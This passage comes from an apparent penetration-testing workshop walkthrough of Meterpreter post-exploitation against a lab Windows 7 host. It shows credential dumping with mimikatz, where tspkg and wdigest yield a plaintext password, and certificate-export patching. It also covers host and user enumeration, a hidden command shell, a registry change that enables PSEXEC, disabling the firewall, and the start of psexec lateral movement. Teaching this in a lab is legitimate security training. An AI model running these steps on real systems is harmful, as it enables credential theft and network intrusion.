0;45803    NTLM                                       n.s. (Credentials KO)
0;999      NTLM       WORKGROUP       WIN7-64-VICTIM$  n.s. (Credentials KO)
```

meterpreter > livessp <Your Windows8 password




```
meterpreter > livessp
[+] Running as SYSTEM
[*] Retrieving livessp credentials
livessp credentials
===================

AuthID     Package    Domain          User             Password
------     -------    ------          ----             --------
0;2528009  NTLM       win7-64-victim  Workshop         n.a. (livessp KO)
0;2527974  NTLM       win7-64-victim  Workshop         n.a. (livessp KO)
0;997      Negotiate  NT AUTHORITY    LOCAL SERVICE    n.a. (livessp KO)
0;996      Negotiate  WORKGROUP       WIN7-64-VICTIM$  n.a. (livessp KO)
0;45803    NTLM                                        n.a. (livessp KO)
0;999      NTLM       WORKGROUP       WIN7-64-VICTIM$  n.a. (livessp KO)
```

meterpreter > ssp <Your outlook password




```
meterpreter > ssp
[+] Running as SYSTEM
[*] Retrieving ssp credentials
ssp credentials
===============

AuthID  Package  Domain  User  Password
------  -------  ------  ----  --------
```

meterpreter > tspkg <Your AD password




```
meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID     Package    Domain          User             Password
------     -------    ------          ----             --------
0;999      NTLM       WORKGROUP       WIN7-64-VICTIM$
0;45803    NTLM
0;997      Negotiate  NT AUTHORITY    LOCAL SERVICE
0;996      Negotiate  WORKGROUP       WIN7-64-VICTIM$
0;2527974  NTLM       win7-64-victim  Workshop         password
0;2528009  NTLM       win7-64-victim  Workshop         password
```

meterpreter > wdigest <Your AD password




```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain         User              Password
------     -------    ------         ----              --------
0;999      NTLM       WORKGROUP      WIN7-64-VICTIM$
0;45803    NTLM
0;997      Negotiate  NT AUTHORITY   LOCAL SERVICE
0;996      Negotiate  WORKGROUP      WIN7-64-VICTIM$
0;2527974  NTLM       win7-64-victim Workshop          password
0;2528009  NTLM       win7-64-victim Workshop          password
```

meterpreter > mimikatz_command -f crypto::listStores




```
meterpreter > mimikatz_command -f crypto::listStores
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'
        My
        Root
        Trust
        CA
        UserDS
        TrustedPublisher
        Disallowed
        AuthRoot
        TrustedPeople
        McAfee Trust
        SmartCardRoot
```

meterpreter > mimikatz_command -f crypto::listCertificates




```
meterpreter > mimikatz_command -f crypto::listCertificates
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
```

meterpreter > mimikatz_command -f crypto::exportCertificates CERT_SYSTEM_STORE_CURRENT_USER




```
meterpreter > mimikatz_command -f crypto::exportCertificates CERT_SYSTEM_STORE_CURRENT_USER
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
```

meterpreter > mimikatz_command -f crypto::patchcapi



```
meterpreter > mimikatz_command -f crypto::patchcapi
Patterns CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE et CRYPT_ARCHIVABLE trouv�s !
Patch CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE : OK
Patch CRYPT_ARCHIVABLE                    : OK
```


meterpreter> search -d <directory> -f <file-pattern>



```
meterpreter >
meterpreter > search -d c:/Windows -f bootstat.dat
Found 1 result...
    c:/Windows\bootstat.dat (67584 bytes)
meterpreter >
```


Enumerate the host you are on

meterpreter > run getcountermeasure




```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*]     -------------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration (current):
[*]     -------------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     IMPORTANT: Command executed successfully.
[*]     However, "netsh firewall" is deprecated;
[*]     use "netsh advfirewall firewall" instead.
[*]     For more information on using "netsh advfirewall firewall" commands
[*]     instead of "netsh firewall", see KB article 947709
[*]     at http://go.microsoft.com/fwlink/?linkid=121488 .
[*]
[*]
[*] Checking DEP Support Policy...
```

meterpreter> run winenum




```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.243.139:49653...
[*] Saving general report to /home/strategicsec/.msf4/logs/scripts/winenum/WIN7-64-VICTIM_20161129.180
0/WIN7-64-VICTIM_20161129.1800.txt
[*] Output of each individual command is saved to /home/strategicsec/.msf4/logs/scripts/winenum/WIN7-6
4-VICTIM_20161129.1800
[*] Checking if WIN7-64-VICTIM is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command net accounts
[*]     running command net view
[*]     running command ipconfig /displaydns
[*]     running command netstat -ns
[*]     running command route print
[*]     running command ipconfig /all
[*]     running command cmd.exe /c set
[*]     running command arp -a
```

meterpreter > run post/windows/gather/enum_applications




```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-64-VICTIM

Installed Applications
======================

 Name                                                              Version
 ----                                                              -------
 CCleaner                                                          3.18
 Hex Workshop v6                                                   6.0.1.4603
 Java Auto Updater                                                 2.0.7.1
 Java(TM) 6 Update 31                                              6.0.310
 Microsoft Office Access MUI (English) 2010                        14.0.4763.1000
 Microsoft Office Access Setup Metadata MUI (English) 2010         14.0.4763.1000
 Microsoft Office Excel MUI (English) 2010                         14.0.4763.1000
 Microsoft Office Groove MUI (English) 2010                        14.0.4763.1000
 Microsoft Office InfoPath MUI (English) 2010                      14.0.4763.1000
 Microsoft Office Office 64-bit Components 2010                    14.0.4763.1000
 Microsoft Office OneNote MUI (English) 2010                       14.0.4763.1000
 Microsoft Office Outlook MUI (English) 2010                       14.0.4763.1000
 Microsoft Office PowerPoint MUI (English) 2010                    14.0.4763.1000
 Microsoft Office Professional Plus 2010                           14.0.4763.1000
 Microsoft Office Professional Plus 2010                           14.0.4763.1000
 Microsoft Office Proof (English) 2010                             14.0.4763.1000
 Microsoft Office Proof (French) 2010                              14.0.4763.1000
 Microsoft Office Proof (Spanish) 2010                             14.0.4763.1000
 Microsoft Office Proofing (English) 2010                          14.0.4763.1000
 Microsoft Office Publisher MUI (English) 2010                     14.0.4763.1000
```

meterpreter > run post/windows/gather/enum_logged_on_users




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                               User
 ---                                               ----
 S-1-5-18                                          NT AUTHORITY\SYSTEM
 S-1-5-21-2436653472-2930866757-3572578894-1002  win7-64-victim\Workshop


[*] Results saved in: /home/strategicsec/.msf4/loot/20161129101928_default_192.168.243.139_host.users.
activ_944710.txt

Recently Logged Users
=====================

 SID                                                   Profile Path
 ---                                                   ------------
 S-1-5-18                                              %systemroot%\system32\config\systemprofile
 S-1-5-19                                              C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                              C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-2436653472-2930866757-3572578894-1001.bak  C:\Users\j0e
 S-1-5-21-2436653472-2930866757-3572578894-1002      C:\Users\Workshop
```

meterpreter > run post/windows/gather/usb_history




```
meterpreter >  run post/windows/gather/usb_history

[*] Running module against WIN7-64-VICTIM
[*]
   C:                                                                Disk 8ca33cd3
   D:   IDE#CdRomNECVMWar_VMware_IDE_CDR10_______________1.00____#5&290fd3ab&0&1.0.0#{53f5630d-b6bf-11
d0-94f2-00a0c91efb8b}
   A:   FDC#GENERIC_FLOPPY_DRIVE#6&2bc13940&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[-] No USB devices appear to have been connected to theis host.
```

meterpreter > run post/windows/gather/enum_shares




```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]     Name: Users
[*]     Path: C:\Users
[*]     Type: 0
[*]
```

meterpreter > run post/windows/gather/enum_snmp



```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against WIN7-64-VICTIM
[*] Checking if SNMP is Installed
[-]     SNMP is not installed on the target host
```

meterpreter> reg enumkey -k HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run




```
meterpreter > reg enumkey -k HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Enumerating: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

  Values (1):

        VMware User Process
```

FIX PSEXEC

- We use the shell command to get to the Victim Dos command so we can add a registry field.


meterpreter > execute -c -H -f cmd -a "/k" -i
reg /?



```
meterpreter > execute -c -H -f cmd -a "/k" -i
Process 3896 created.
Channel 42 created.
C:\Windows\system32>
```


- Created a registry field to the Victim computer, this will allow us to access the machine using and exploit via PSEXEC.

C:\Windows\system32> reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1



```
C:\Windows\system32> reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system  /v LocalA
ccountTokenFilterPolicy  /t REG_DWORD  /d  1
 reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system  /v LocalAccountTokenFilterPol
icy  /t REG_DWORD  /d  1
The operation completed successfully.
```

c:\Windows\system32> netsh advfirewall set profiles state off



```
C:\Windows\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.
```

Lateral Movement

Now we can run the PSEXEC exploit.
Option 1:
use exploit/windows/smb/psexec

set SMBUser Workshop

set SMBPass password

